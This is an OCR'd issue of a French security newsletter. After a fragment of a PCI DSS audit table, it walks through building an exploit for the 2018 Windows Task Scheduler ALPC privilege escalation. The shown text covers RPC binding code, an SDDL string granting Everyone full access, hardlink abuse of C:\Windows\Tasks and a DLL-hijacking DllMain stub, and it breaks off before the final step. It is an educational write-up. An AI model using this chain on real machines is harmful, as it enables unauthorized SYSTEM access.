| 12.8.2 – Is a written agreement maintained that includes an acknowledgement that the service providers are responsible for the security of cardholder data the service providers possess or otherwise store, process, or transmit on behalf of the customer, or to the extent that they could impact the security of the customer's cardholder data environment? | Vérification du contrat entre le prestataire de service et le marchand. Ce dernier doit spécifier que le prestataire s'engage à assurer la sécurité des données de cartes. |
| 12.8.3 – Is there an established process for engaging service providers, including proper due diligence prior to engagement? | Vérification de la politique associée. |
| 12.8.4 – Is a program maintained to monitor service providers' PCI DSS compliance status at least annually? | • Vérification de la politique associée.<br><br>• Vérification des actions réalisées lors de la dernière vérification.<br><br>• Vérification de l'AOC du prestataire certifié et de la validité de cette attestation (date, signée par un QSA). |
| 12.8.5 – Is information maintained about which PCI DSS requirements are managed by each service provider, and which are managed by the entity? | Dans le cas de l'utilisation d'un prestataire prenant en charge une partie des exigences applicables, vérifier le document qui précise qui est responsable de quelle exigence. |
| 12.10.1 – (a) Has an incident response plan been created to be implemented in the event of system breach? | Vérification de la politique associée. |

**Au programme : retour sur la vulnérabilité TaskScheduler ALPC et l'attaque British Airways**

Stéphane Marcault

# L'ACTUALITÉ DU MOMENT

**Analyse de vulnérabilités**
Analyse technique de la vulnérabilité Task Scheduler ALPC
Par Julien TERRIAC

**Buzz**
Magecart et British Airways : retour sur le vol massif de données bancaires
Par Pierre ALBERTEAU

**Le white paper du mois**
Thieves and Geeks: Russian and Chinese Hacking Communities
Par Jonthan THIRION

# Retour sur la vulnérabilité Microsoft TaskScheduler

Par Julien TERRIAC

jojoscope

## > Introduction et contexte

### Objectif de cet article

L'objectif de cet article est de revenir sur une vulnérabilité qui est restée relativement peu médiatisée, de développer le code d'exploitation à partir du bulletin d'alerte émis par le CERT-FR le 27 août 2018, puis de présenter pas à pas la démarche ayant permis d'y parvenir.

### Une publication sauvage

Une vulnérabilité a été publiée sur Twitter le 27 août 2018 par une utilisatrice se faisant appeler « sandboxescaper ». La vulnérabilité en question permet de réaliser une élévation de privilèges locale sur Windows (toutes les versions sont touchées). La publication a été houleuse. En effet, la chercheuse a publié la vulnérabilité sur Twitter via son github [1], sans avertir Microsoft au préalable...

> *Here is the alpc bug as oday: https://t.co/m1T3wDSvPX I don't fucking care about life anymore. Neither do I ever again want to submit to MSFT anyway. Fuck all of this shit.*
>
> *— SandboxEscaper (@SandboxEscaper) August 27, 2018*

La chronologie ayant abouti à la publication de la vulnérabilité est relativement intéressante :

- Durant le mois de juillet, la chercheuse crée un sujet intitulé « Selling Windows 0 day » sur Reddit.
- Le 24 août 2018, elle publie un tweet annonçant qu'elle recherche un travail dans le domaine de l'InfoSec. Elle a notamment à son actif 14 vulnérabilités référencées (CVE), dont 4 élévations de privilèges sous Windows.

✚ Le 25 août, elle publie une vidéo sur Twitter, montrant l'exploitation de sa vulnérabilité. Disposant uniquement d'un compte non privilégié, elle parvient à lancer un processus en tant que NT AUTHORITY\SYSTEM.

✚ Le 27 août, elle publie le code d'exploitation permettant de tirer profit de la vulnérabilité sur Github (cf. le Tweet ci-dessus). Le dépôt contient non seulement un binaire, mais également le code source associé.

✚ Le 29 août, elle présente ses excuses concernant la façon dont elle a divulgué la vulnérabilité.

✚ Enfin, le 1er septembre, elle « efface » les PoC de son Github. Dans le laps de temps, ces derniers ont cependant évidemment déjà été répliqués sur Github. De plus, il est toujours possible de récupérer les fichiers « supprimés ».

Deux jours plus tard, ce PoC est utilisé par le groupe nommé PowerPool qui cible le Chili, l'Allemagne, l'Inde, les Philippines, la Pologne, la Russie, le Royaume-Uni, les États-Unis et l'Ukraine [2].

La chercheuse a depuis publié le 23 octobre un nouvel exploit concernant une autre élévation de privilèges au sein des ALPC. Le PoC permet de réaliser une suppression de fichiers de manière arbitraire.

## Bulletin d'Alerte CERT-FR (CERTFR-2018-ALE-009)

Le 29 août, le CERT-FR publie un bulletin d'alerte présentant les informations clefs de la vulnérabilité [3].

« Le 27 août 2018, un utilisateur a publié sur Twitter l'existence d'une vulnérabilité de type élévation de privilèges ainsi qu'un lien vers un dépôt GitHub contenant le code d'attaque exploitant cette vulnérabilité. Ce code est stable et facilement adaptable.

Si la preuve de concept ne fonctionne en l'état que sur les versions 64 bits de Windows, la vulnérabilité est présente dans toutes les versions de Windows (de Windows 7 à Windows 10, Windows Server 2008 R2 à Windows Server 2016).

Cette vulnérabilité provient du planificateur de tâches, plus précisément de l'interface RPC ITaskSchedulerService.

Parmi les fonctions exportées par cette interface RPC, la fonction SchRpcSetSecurity permet de fixer arbitrairement un descripteur de sécurité (Discretionary access control lists ou DACLs) pour un fichier contenu dans le répertoire C:\Windows\Tasks.

https://www.cert.ssi.gouv.fr/alerte/CERTFR-2018-ALE-009/

CERT-FR Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques — ACCÈS AUX PUBLICATIONS — ARCHIVES — RÉSEAU DES CSIRT — CONTA

« précédent

le 29 août 2018

**BULLETIN D'ALERTE DU CERT-FR**

**Objet: Vulnérabilité dans Microsoft Windows**

**GESTION DU DOCUMENT**

| | |
|---|---|
| Référence | CERTFR-2018-ALE-009 |
| Titre | Vulnérabilité dans Microsoft Windows |
| Date de la première version | 29 août 2018 |
| Date de la dernière version | 17 septembre 2018 |
| Source(s) | Alerte de sécurité CERT/CC VU#906424 du 27 août 2018 |
| Pièce(s) jointe(s) | Aucune(s) |

**Tableau 1:** Gestion du document

Une gestion de version détaillée se trouve à la fin de ce document.

Comme tout le monde peut écrire dans le répertoire C:\Windows\Tasks, il est possible de créer un lien non brisable (hard link) vers n'importe quel autre fichier sur lequel on possède les droits en lecture. Lorsque la fonction SchRpcSetSecurity est appelée, la DACL du fichier pointé par le lien est remplacée par celle spécifiée lors de l'appel à la fonction SchRpcSetSecurity. Cette action est réalisée avec le niveau de privilège System. »

Tentons maintenant de présenter les bases afin de comprendre en détail les briques logicielles impliquées par cette vulnérabilité.

# > Les bases : RPC et descripteur

### Qu'est-ce qu'une interface RPC ?

Les Remote Procedure Call ou RPC permettent de mettre à disposition des développeurs des fonctions utilisables à distance (modèle client-serveur). Chaque système d'exploitation dispose donc de son propre système de RPC. Sous Windows, il s'agit de Microsoft RPC ou MSRPC.

Ce système est assez complexe et est une source importante de vulnérabilités. Ce qu'il est essentiel de retenir est qu'il est nécessaire de disposer de 3 éléments pour utiliser les points d'entrées des MSRPC :

- Une interface : dans notre cas l'interface ITaskSchedulerService
- Une méthode : dans notre cas la méthode SchRpcSetSecurity
- Les arguments à fournir : dans notre cas les droits que l'on souhaite appliquer à la nouvelle tâche.

Tout d'abord, pour se connecter à une interface RPC, il est nécessaire de connaître l'identifiant unique (UUID) qui lui est associé.

À partir du bulletin et du peu d'informations dévoilées, plusieurs options sont possibles :

- Lister l'ensemble des interfaces disponibles à l'aide de l'outil portqry.exe (ou tout autre scanner, le scanner « dcerpc/endpoint_mapper » de Metasploit fonctionne aussi très bien).
- Rechercher cette information sur le merveilleux site MSDN (documentation Microsoft).

En quelques clics, on trouve la documentation officielle appelée : Task Scheduler Service Remoting Protocol [4].

Au sein du document, on identifie l'UUID de l'interface ITaskSchedulerService : 86D35949-83C9-4044-B424-DB363231FD0C (pour la version 1.0)

| Name | Value | Purpose |
|---|---|---|
| GUID_ATSvc | 1FF70682-0A51-30E8-076D-740BE8CFF98B | ATSvc UUID version 1.0 |
| GUID_SASec | 378E52B( 00AA005 | |
| GUID_ITaskSchedulerService | 86D35949-83C9-4044-B424-DB363231FD0C | ITaskSchedulerService UUID version 1.0 |

Interface RPC vulnérable

Nous disposons donc de tous les prérequis pour écrire la première partie du code d'exploitation. Si vous avez une confiance totale (ou presque) en Microsoft, il vous suffit de copier / coller leur exemple de code qui fonctionne toujours (ou presque) pour coder notre exploit.

**« Le chercheur a depuis publié le 23 octobre un nouvel exploit concernant une autre élévation privilège au sein des ALPC. Le PoC permet de réaliser une suppression de fichiers de manière arbitraire. »**

Le code suivant décrit la partie client pour des échanges au travers des RPC (https://docs.microsoft.com/en-us/windows/desktop/rpc/the-client-application).

Certains détails techniques (code en C) ne sont pas décrits au sein de l'article, mais au sein du code source disponible sur notre dépôt Github [4].

Pour utiliser la méthode SchRpcSetSecurity il est nécessaire de spécifier le fichier et le descripteur de sécurité en Security Descriptor Definition Language (ou SDDL).

Les arguments de la méthode SchRpcSetSecurity nécessaires sont les suivants [5] :

- Path : le nom de la tâche (porte bien son nom ...).
- SDDL : le descripteur de sécurité à appliquer.
- Flags : indique s'il s'agit d'une tâche ou d'un répertoire.

```
status = RpcStringBindingComposeW(L"86D35949-83C9-4044-B424-DB363231FD0C", L"ncalrpc",
nullptr, nullptr, nullptr, &StringBinding)
status = RpcBindingFromStringBindingW(StringBinding, &handle);
RpcStringFreeW(&StringBinding);
```

# Analyse de la vulnérabilité TaskScheduler

## Mais qu'est-ce qu'un descripteur de sécurité (SD) ?

Tous les objets sous Windows (fichier, clé de registre, utilisateur AD...) disposent de descripteurs de sécurité. Ils régissent les droits d'accès sur ces différents éléments. Nous allons nous concentrer sur les droits d'accès des fichiers puisque la vulnérabilité permet de les éditer.

Un descripteur de sécurité décrit les éléments suivants :
- Le propriétaire de l'objet ;
- Le groupe primaire de l'objet ;
- Les contrôles d'accès (Access Control List - ACL).

Les ACL sous Windows se décomposent en 2 catégories :
- Les Discretionary Access Control List ou DACL sont utilisées principalement pour le contrôle d'accès au fichier ;
- Les System Access Control List ou SACL sont utilisées principalement pour l'audit des accès au fichier associé.

Ces utilisations peuvent varier suivant le type d'objet. Dans notre cas, seules les DACL vont donc nous intéresser, puisque c'est l'élément qui définit les droits d'accès au fichier.

## Windows vs Linux (ou Compliqué vs Simple)

Avant d'expliquer le fonctionnent des DACL sous Windows, il est important de rappeler que les ACL sous Windows sont différentes que celles implémentées sous Linux. Sous Linux, les droits peuvent s'appliquer à 3 catégories de « groupes » :
- L'utilisateur propriétaire du fichier ;
- Le groupe propriétaire du fichier ;
- Tous les autres utilisateurs.

Sur chacun de ces groupes, on peut affecter les droits suivants :
- Lecture du fichier - R ou +4 (valeur numérique) ;
- Écriture du fichier - W ou +2 (valeur numérique) ;
- Exécution du fichier - X ou +1 (valeur numérique).

Voici pourquoi la commande chmod 777 permet de résoudre tous les problèmes de droits. Une pratique très commune chez nos amis sysadmin qui nous permet souvent d'accélérer considérablement les étapes de post-exploitation lors des tests d'intrusion...

**« Tous les objets sous Windows (fichier, clé de registre, utilisateur AD...) disposent de descripteurs de sécurité qui régissent les droits d'accès sur ces différents éléments. Nous allons nous concentrer sur les droits d'accès des fichiers puisque la vulnérabilité permet de les éditer. »**

Ce système a le mérite d'être extrêmement simple, mais est assez limité :

- Comment faire pour affecter le droit en lecture seule à un utilisateur spécifique sachant que le groupe propriétaire a besoin des droits en lecture et exécution ?

- Ou plus simplement, comment configurer des droits spécifiques sur des groupes différents ?

Sous Windows, le système d'ACL permet de résoudre ces problèmes. Au travers du SDDL, il est possible de configurer les droits de manière précise.

### (D;OICI;FA;;;BG), wait what ???


Voici un exemple de définition de droits extrait d'un post sur le blog MSDN [6] :
O :BAG :SYD :PAI(D;OICI;FA;;;BG)(A;OICI;FA;;;BA)(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BU)S :AI(AU;OICINPFA;RPDTSDWD;;;BU)(AU;OICINPSA;CCSWRPDTLOSD;;;BU)

Simple non ? Pas d'affolement, pour y voir plus clair, il faut décomposer la chaîne de caractère SDDL en 3 groupes.

- O :BA --> propriétaire.

Dans notre exemple, il s'agit donc de l'utilisateur Built-In Administrator.

- G :SY --> groupe propriétaire.
  - Sous Windows, on le dénomme comme « Groupe Primaire ».
  - Cette valeur est généralement peu utilisée. Dans notre exemple, il s'agit du groupe « SYstem » [7]





Les ACL divisées en 2 parties :

- les DACL appliquées sur l'objet (les droits d'accès) ;

D :PAI(D;OICI;FA;;;BG)(A;OICI;FA;;;BA)(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BU)

- les SACL appliquées sur l'objet (les règles d'audit).

S :AI(AU;OICINPFA;RPDTSDWD;;;BU)(AU;OICINPSA;CCSWRPDTLOSD;;;BU)




Concrètement, dans le cadre de l'exploitation de la vulnérabilité en question, nous n'avons pas besoin de comprendre tous les rouages, nous allons simplement pouvoir appliquer notre 777 préféré.

Ceci nous permettra d'accéder en écriture au fichier ciblé. Voici donc l'Acces Control Entry (ACE) associée :

- ACE type : règle d'autorisation - **A** ;
- ACE flags ou héritage : **N/A** ;
- Permissions : accès en lecture écriture au fichier - **FA** (File All Access) ;
- ObjectType (GUID) : **N/A** ;
- Inherited Object Type (GUID) : **N/A** ;
- Trustee (SID) : tous les utilisateurs - **WD** (Everyone).


Ce qui nous donne l'ACE suivante : (A;;FA;;;WD) ou plus largement O :BAG :SY(A;;FA;;;WD).

# > Get my hardlink

## Qu'est-ce qu'un lien non brisable ?

Un lien symbolique est un fichier qui pointe sur un autre. Il existe 2 catégories de lien : Hardlink et Softlink (ou « Junction » dans le jargon Windows).

Parfois, un petit schéma vaut mieux qu'un long discours. Voici donc un schéma assez simple, expliquant la différence entre les 2 catégories de lien [8].




La notion d'Inode est propre au système de fichier Ext (système de fichier par défaut sous Linux). Les Inodes sont des structures de données qui stockent les informations liées au fichier ou répertoire cible, dont notamment les droits d'accès à ce dernier.

Comme d'habitude, sous Windows c'est un peu plus complexe. Les Inodes sont découpés en différents éléments stockés en partie au niveau de la Master File Table (MFT), File System Data (FSD). Mais l'idée est la même, les hardlinks vont pointer vers une abstraction qui stocke les informations liées au fichier.

On n'entrera pas dans les détails au sein de cet article, car le sujet est trop vaste... peut-être pour un prochain article dans l'ActuSecu.

## Création d'un hardlink sous Windows

La création des Hardlinks sous Windows est perfectible dans un cadre d'exploitation de vulnérabilités. En effet, un excellent article de la team Google Project Zero explique le problème [9].

Pour vous éviter de le lire (un des rares facilement compréhensible), nous allons tenter d'en faire un résumé rapide. Windows permet de créer des hardlinks à l'aide l'API suivante : CreateHardlink [10]

Lors de la création du lien, l'API effectue une demande d'accès en écriture au fichier cible (à l'aide des droits FILE_WRITE_ATTRIBUTES). Il est du coup impossible de créer un lien sur un fichier pour lequel nous ne disposons pas de droits d'accès en écriture. Or, cette manipulation est tout à fait possible sur un système Linux. Pour contourner le problème, James Forshaw a réimplémenté différentes méthodes de création de lien qu'il a regroupé au sein d'une boite à outils nommée Symboliclink Testing Tools [11]. Il a notamment créé une méthode nommée CreateNativeHardlink quasi identique à celle fournie par le système d'exploitation (CreateHardlink). La principale différence réside dans les droits demandés lors de la création du lien. Il se limite à une demande en lecture seule du fichier. Pour ce faire, il utilise seulement le flag FILE_SHARE_READ au niveau de l'API bas niveau NtOpenFile (Windows Driver Kit - WDK) au lieu du flag FILE_WRITE_ATTRIBUTES.

Si vous vous voulez creuser, je vous conseille de jeter un oeil au code source de ReactOS, une copie « open source » de Windows. Nous allons utiliser la fonction CreateNativeHardlink de la toolbox de James Forshaw qui permet de créer un hardlink sans avoir les droits d'écriture.

Anecdote : sous Windows, il est nécessaire de posséder des droits administrateur pour créer des Junctions (symlink). Pour être plus exact, il est nécessaire de posséder le privilège SeCreateSymbolicLinkPrivilege, qui n'est accordé de base qu'aux administrateurs. Pour une fois, Microsoft avait vu juste [12] :
This user right should only be assigned to trusted users. Symbolic links (symlinks) can expose security vulnerabilities in applications that aren't designed to handle symbolic links.

# > Maintenant passons aux choses sérieuses...

Donc récapitulons, nous savons comment :


- **Utiliser l'interface RPC** des tâches planifiées (ITaskSchedulerService).
- **Faire appel** à la **fonctionnalité** qui permet de **changer les droits** sur une tâche planifiée (SchRpcSetSecurity).
- **Attribuer des droits** à un fichier via le langage SDDL.
- **Créer un lien symbolique** sur un fichier auquel nous n'avons accès qu'en lecture (CreateNativeHardlink).

## Fonctionnement des tâches planifiées

Lorsque l'on crée une tâche planifiée, un document portant le nom de la tâche planifiée est généré au sein du répertoire C:\Windows\System32\Tasks. Ce fichier est un document XML qui contient toutes les informations associées à la tâche, notamment la commande à exécuter et les droits associés.


On pourrait donc penser qu'il est crucial que les droits d'écriture sur ces fichiers soient stricts et qu'aucune personne ne disposant pas de haut privilège ne puisse les modifier. Néanmoins, ces informations ne sont pas utilisées lors du lancement d'une tâche planifiée. La source des données utilisée provient en réalité de la base de registre :

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks{-24145DA8-6837-4C50-B4BA-A4BD02B68872}\Actions






Au sein de la base de registre, la sécurité est renforcée puisque seul le compte SYSTEM peut accéder à ces informations. Microsoft a bien durci le mécanisme afin qu'un attaquant ne puisse pas compromettre un système via les tâches planifiées (ou presque...).





Ceci implique donc que pour lancer toute tâche planifiée, le processus svchost.exe (en charge de la majorité des services Windows) doit être exécuté en tant que SYSTEM.

Un autre point intéressant est que, lors de l'édition des options de sécurité, le fichier contenant la configuration de la tâche planifiée (fichier XML) est mis à jour. Lors de ces changements, la fonction SchRpcSetSecurity de l'interface RPC ITaskSchedulerService est appelée. Elle a pour effet de changer les droits du fichier stockant les informations de la tâche planifiée.

En d'autres termes, la fonction SchRpcSetSecurity permet d'appliquer un descripteur de sécurité (SDDL) au fichier .job associé à la tâche planifiée. En remplaçant le fichier .job par un lien symbolique on peut ainsi changer les droits d'un fichier arbitraire sur lequel nous avons seulement les droits en lecture.



Seul problème, les fichiers .job (XML) situés au sein C:\Windows\System32\Tasks ne sont accessibles en écriture qu'aux administrateurs. La solution à ce problème réside en la création d'un fichier « job » au sein du répertoire C:\Windows\Tasks.




Quelques précisions :

✚ La création d'un fichier « job » n'entraîne pas la création d'une tâche planifiée.


✚ Aucune tâche planifiée n'est exécutée lors de l'utilisation de la fonction SchRpcSetSecurity de l'interface RPC ITaskSchedulerService.

✚ **Aucun droit d'administration n'est nécessaire** pour utiliser la fonction SchRpcSetSecurity de l'interface RPC ITaskSchedulerService.

✚ **Aucune impersonification des droits de l'utilisateur n'est réalisée** par la fonction SchRpcSetSecurity de l'interface RPC ITaskSchedulerService. La fonction est lancée avec les droits NT AUTHORITY\SYSTEM.


## Rétrocompatibilité for the Win (comme toujours chez Microsoft)


La question que l'on peut donc se poser est la suivante : mais pourquoi créer un fichier au sein du répertoire C:\Windows\Tasks, puisque les données liées aux tâches planifiées sont stockées au sein de C:\Windows\System32\Tasks ?




Pour les plus anciens, ce répertoire doit évoquer certains souvenirs. En effet, sur les versions 5.1 (XP / 2003), le répertoire stockant la configuration des tâches planifiées était C:\Windows\Tasks. Sa configuration était durcie. Il était notamment impossible de changer les droits utilisateurs par la GUI.

Donc, par souci de rétrocompatibilité, Windows vérifie d'abord le contenu du répertoire historique avant celui du « nouveau » (C:\Windows\System32\Tasks).




Par contre, il semble que Microsoft ait dégradé, pour des raisons non déterminées, la sécurité appliquée à ce répertoire (C:\Windows\Tasks), puisqu'un simple utilisateur dispose des droits d'écritures …

## > Post-exploitation jusqu'à l'élévation de privilèges

Maintenant que nous sommes en mesure de changer les droits de n'importe quels fichiers avec des droits SYSTEM, comment s'en servir pour obtenir un shell avec des privilèges élevés ?

### Chez XMCO, on pense encore à ceux qui codent en Perl (aux anciens)

La réaction des vieux briscards : remplaçons le binaire des touches rémanentes (sethc.exe) par une invite de commande (cmd.exe). C'est certainement un des premiers tricks qu'un pentester apprend lors de la découverte du monde merveilleux de Windows. Malheureusement pour nous, depuis Windows Vista, Microsoft a « corrigé » cette vulnérabilité. Non pas que le binaire ne soit plus exécuté en tant que système, mais en introduisant un nouvel utilisateur nommé S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464 (Trusted Installer).

Je cite **[13] :**

« Dans Windows Vista, la plupart des fichiers du système d'exploitation sont la propriété du SID TrustedInstaller, et seul ce SID dispose du contrôle total sur ceux-ci. Ceci est le résultat de la tâche d'intégrité de système qui a été mise en œuvre dans Windows Vista et a spécifiquement pour but d'empêcher un processus qui s'exécute comme administrateur ou Système local de remplacer automatiquement les fichiers. Pour pouvoir supprimer un fichier de système d'exploitation, vous devez par conséquent prendre possession du fichier puis lui ajouter un ACE qui vous autorise à le supprimer. Ceci offre une mince couche de protection contre un processus qui s'exécute comme Système local et possède un libellé d'intégrité Système. Un processus possédant une intégrité plus réduite n'est pas supposé pouvoir s'élever lui-même pour modifier la propriété. Certains services peuvent par exemple s'exécuter avec une intégrité moyenne, bien qu'ils s'exécutent comme Système local. De tels services ne peuvent pas remplacer les fichiers système pour qu'un exploit qui en prend possession puisse remplacer certains fichiers du système d'exploitation, ce qui rend plus difficile l'installation d'un rootkit ou autre logiciel malveillant sur le système. »

Du coup, il va falloir trouver un autre moyen …

Une petite précision : la création de l'utilisateur TrustedInstaller ne permet bien évidemment pas de se prémunir contre les attaques « offline » (accès au disque dur non chiffré par exemple via une Backtrack).

### DLL Hijacking

Une solution simple est de réaliser une attaque dite de « DLL Hijacking » qui a connu son heure de gloire en 2010 avec pas mal de CVE. Le principe est assez simple : les applications utilisent des librairies externes, généralement sous forme de DLL (Dynamic Link Libraries). Lors du chargement de ces librairies, le point d'entrée (DllMain) de la DLL est appelé **[14]**.

Deux cas spécifiques vont nous intéresser :
- Le flag DLL_PROCESS_ATTACH - le lancement d'un process
- Le flag DLL_THREAD_ATTACH - le lancement d'un thread

Lors d'un appel à l'API LoadLibrary, le flag DLL_PROCESS_ATTACH est défini. On peut ainsi exécuter du code au chargement d'une DLL.

```
BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved){
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH :
        // Execution de code au chargement de la DLL via l'API LoadLibrary
        system("notepad.exe");
        break;
    case DLL_THREAD_ATTACH :
```

# Analyse de la vulnérabilité TaskScheduler

```
        break;
    case DLL_THREAD_DETACH :
        break;
    case DLL_PROCESS_DETACH :
        break;
    }
    return TRUE;
}
```

Ce phénomène peut également être identifié avec l'outil Process Monitor (outil de Sysinternals) avec l'action Load Image. Cet outil nous permettra notamment d'identifier notre vecteur d'exploitation.
Le but est donc de remplacer une DLL chargée par un process disposant de privilèges élevés (par exemple, un service lancé en tant que SYSTEM).

## Treasure hunt

